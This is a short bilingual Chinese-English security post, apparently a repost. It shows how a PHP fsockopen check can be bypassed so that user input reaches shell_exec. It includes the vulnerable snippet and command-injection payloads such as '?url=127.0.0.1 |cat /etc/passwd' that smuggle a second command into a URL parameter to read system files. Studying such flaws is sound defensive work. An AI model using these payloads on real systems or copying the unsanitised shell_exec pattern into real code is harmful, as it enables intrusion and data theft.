PHP 新特性or 0day?

时间	作者	等级	Rank
2017-02-04 09:46:06	captain (/profile/1/)	低危	10

PHP Feature or 0day?
https://osandamalith.com/2016/12/11/php-feature-or-0day/#more-1928

```
<?php
ini_set('error_displays', 0);
 $ip = htmlspecialchars($_GET['url'], ENT_QUOTES);
 $f = fsockopen($ip, 80, $errno, $errstr, 5);
 if($f) {
    $result = shell_exec('ping -c 1 ' . $ip);
    echo '<div class="alert alert-success">' . nl2br($result) . '</div>';
} else {
    echo '<div class="alert alert-danger">' .$errstr . '</div>';
 }
?>
```

From what I noticed the function fsockopen checks if port 80 is open and if only port 80 is open the $ip variable is passed to shell_exec. Basically fsockopen should return a valid pointer.

从这个例子中我发现fsockopen函数将会检查80端口是否打开，如果80端口打开，则$ip变量将会通过shell_exec函数。基本上fsockopen函数将会返回一个可以验证执行正确与否的指针。

如果我们输入下面的内容

```
?url=127.0.0.1; cat /etc/passwd
```

我们将会获取到错误信息

```
php_network_getaddresses: getaddrinfo failed: Name or service not known
```

I simply added a space in front of the IP and noticed that we get a valid pointer from fsockopen

我在ip地址后简单的加了几个空格，注意到我们将会绕过fsockopen函数。


```
Resource id #1
```

Seems like the IP is validated as port 80 is open and the rest is ignored by the function.
看起来ip经过了验证，80端口也已经打开，而且地址拦中剩余的部分将会被函数忽略
几种姿势

```
?url=127.0.0.1 |cat /etc/passwd

?url=127.0.0.1%0acat /etc/passwd
```

截图



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